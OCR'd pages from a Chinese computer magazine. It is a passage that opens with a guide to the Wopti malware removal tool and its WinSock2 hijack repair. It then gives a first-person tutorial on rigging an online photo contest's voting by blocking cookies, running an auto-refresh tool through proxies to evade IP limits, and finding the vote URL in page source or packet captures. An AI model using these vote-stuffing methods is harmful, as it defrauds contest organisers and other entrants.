
如果用户不希望每次启动时自动扫描，可在“设置选项”页面中将“启动本软件后，自动扫描分析恶意软件”的勾选去掉。另外，用户也可进入到“恶意软件清除”标签中再点击“扫描”按钮进行扫描。

扫描结束后，在“首页”标签中会显示出扫描到的恶意程序数目。用户点击“查看详细信息”后，程序就会自动地跳转到“恶意软件清除”标签。从中用户可以查看到详细的扫描结果，包括恶意软件的名称、位置、状态、说明、公司等，如图2。

通过对这些说明信息的了解，用户可以进一步把握自己是否需要清除这些软件，比如有些工具条确实也能给用户方便的。

进行了恶意软件扫描后，选择需要清除的恶意软件，再点击“清除”按钮，即可立即清除被选中的项目。有的恶意软件被清除


图1 Wopti 恶意软件清除大师自动扫描恶意软件


图2 查看恶意软件的详细信息

后，会提示重新启动计算机后才能彻底清除。这类恶意软件主要是由于存在驱动保护等原因无法被实时删除，比如3721系列软件。而“Wopti 恶意软件清除大师”可以一次性完全清除这类恶意软件，用户只需要在清除后按照要求立即重启一次系统即可。

点击“设置选项”标签，用户可以根据自己的需要进行设置。例如某些恶意软件会修改WinSock2进行浏览器劫持，因此选中“清除恶意软件时，自动检查和修复被劫持的 WinSock2”选项，程序将自动检测用户系统的WinSock2是否被劫持，并且进行修复或清除，如图3。





图3 检查并修复WinSock2选项

用户也可以点击界面的“立即检查WinSock2是否被劫持”，来对浏览器是否被劫持进行判断。WinSock2修复方法包括“普通修复方法”和“Wopti 智能修复方法”两种。“普通修复方法”，将清除所有的WinSock2浏览器劫持，该方法也是目前大多数同类软件采取的清除方法；“Wopti 智能修复方法”将使用Wopti的专有算法，判断被劫持的WinSock2是用户允许的还是恶意软件造成的，然后仅对恶意软件造成的进行清除或修复。

[文章中涉及到的软件Wopti流氓软件清除大师光盘中有收录]

编辑点评：

“Windows优化大师”的很多软件相信很多朋友都在用，这款Wopti恶意软件清除大师同样功能强大且易于操作，是持家的必备工具。光盘中收录的Wopti流氓软件清除大师为Wopti恶意软件清除大师的新版本，请读者注意辨认。



投票也要先刷刷

独孤求败

从本文中你可以学到：

一种最简单的刷投票方法

高三了，好不容易放次假，正舒舒服服地在家上网，忽然一个朋友（是个MM哦）发消息给我，要我去www.jc826.com帮她投票。进去一看，原来是我们这里一个较有名的摄像馆，正在举办一个叫“时尚星锐”的比赛活动，名次由投票产生，不过可惜的是她票数太低，才三百多，而最高的都有两万多了。任她怎么拉票都赶不上了，不得已（谁叫人家是MM呢，嘿嘿）只好帮她刷喽。

为了了解网站的投票系统，下面就要进行两项测试。首先，给她投票，提示投票成功，再次给她投票时弹出“您已经对她投过一票了，请30分钟后再投”的提示，如图1。

可能眼尖的人已经发现了，在IE地址栏里出现了她的投票连接地址。接着关掉这个窗口，重新打开IE，再次进入刚才的网页给她投票，提示投票成功了。由此可以推断，有可能是网站读取存储在我们电脑你的COOKIES记录。于是打开IE属性，进入“隐私”标签的站点项里添加阻止接受这个网站的COOKIES，接下来再次用同一个窗口进行投票，提示投票成功了。但经过测试发现，只有按投票键投票或刷新网页才能增加票数，而直接回车进行连续投票时，虽提示投票成功，不过实际上并没算上一票。

现在我只要写个工具就可以对这个投票接连不断地刷了，但问题就是我不会写工具，只好碰运气去找找喽。一支烟工夫就找着了几个刷网站流量的工具，想想应该对投票也有作用吧。但经过测试，只有一个工具起到了投票的作用，并且弹出的提示工具也能自己关闭，而其他几个，虽不停地弹出投票成功的提示，但实际上就如我当初直接按回车投票一样，并没有真正起到投票的作用。

如图2，就是我用来刷投票的工具。

它提供了利用代理来刷的功能，即使网站记录投票IP，也能照样刷，并且工具能同时开多个，这样就更能提高刷投票的速度了。不过工具唯一的缺陷就是不能缩放在任务栏中，希望哪位高手能改进一下。

在工具的地址栏里填入投票连接地址，为了提高投票速度，间隔时间定在3秒吧，循环次数是指用代理的重复次数，循环完了工具就停止了，所以这里填100吧。还有就是在每次访问页里填4，表示同时开四个窗口进行投票，并且勾选隐藏调用过程，如图3。

接下来还要添置代理，工具作者原本有放代理的，不过毕竟



图1 提示不可以重复投票




图2 刷投票工具界面




图3 配置刷投票工具

有些时间了，现在不一定全能用。为了保险起见，还是自己添加的好。用代理超人找到了几十个，复制到代理设置栏中，好了，开始刷喽。

刷投票到此结束了，不过要补充一下的就是，并不是所有投票系统的投票连接地址都会直接出现在IE地址栏中，有时候还要自己去找。

大家可以通过查看投票网页源代码的方式得到。方法是在投票网页单击右键选定查看源文件，在弹出的文本文件中，找到被投票人的投票连接。如图4。

还有一种方法就是利用WINSOCK EXPERT等抓包工具，抓取投票信息。如图5。

在POST里也同样可以得到投票连接地址。文章到此结束了，希望这些能让大家在日常生活中得到帮助，我的论坛ID獨孤求敗，有机会大家一起交流吧。




图4 通过网页源代码查看投票地址




图5 